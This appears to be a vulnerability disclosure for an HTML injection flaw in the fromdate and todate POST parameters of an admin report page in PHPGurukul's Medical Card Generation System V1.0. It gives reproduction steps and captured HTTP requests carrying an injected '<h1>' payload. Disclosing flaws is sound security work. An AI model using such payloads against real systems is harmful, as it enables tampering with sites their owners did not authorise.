


HTML Injection vulnerability was identified in the **mcgs/admin/card-bwdates-report.php** page of the **Medical Card Generation System using PHP and MySQL**. This flaw allows remote attackers to inject malicious HTML code via the **fromdate** and **todate** parameters in a **POST** HTTP request, potentially affecting page rendering, manipulating content, and compromising system integrity.

🚩 **Official Website URL:** <https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/>


Affected Vendor	PHPGurukul
Affected Product Name	Medical Card Generation System using PHP and MySQL
Version	V1.0
Affected Code File	mcgs/admin/card-bwdates-report.php
Affected Parameter	fromdate, todate
Method	POST
Vulnerability Type	HTML Injection

Step to Reproduce:

Step1: Visit to <http://localhost/mcgs/admin/> , log in with admin credentials (Username and Password).



Step2: Go to the Report of medical card tab feel the require details click on submit. And click on Add. Enable Burp Suite intercept, and send the request.



```
Pretty Raw Hex
1 POST /mcgs/admin/card-bwdates-reports-details.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/mcgs/admin/card-bwdates-report.php
12 Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 fromdate=2000-02-02&todate=2000-02-02&submit=
```

Step3: Insert the payload into the **fromdate** and **todate** parameters as shown in the screenshot. And forward the request.

```
Request to http://localhost80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /mcgs/admin/card-bwdates-reports-details.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/mcgs/admin/card-bwdates-report.php
12 Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 fromdate=<h1>HTMLInjection</h1>&todate=<h1>HTMLInjection1</h1>&submit=
```

Step4: Now notice the given HTML payload executed and stored on web server.

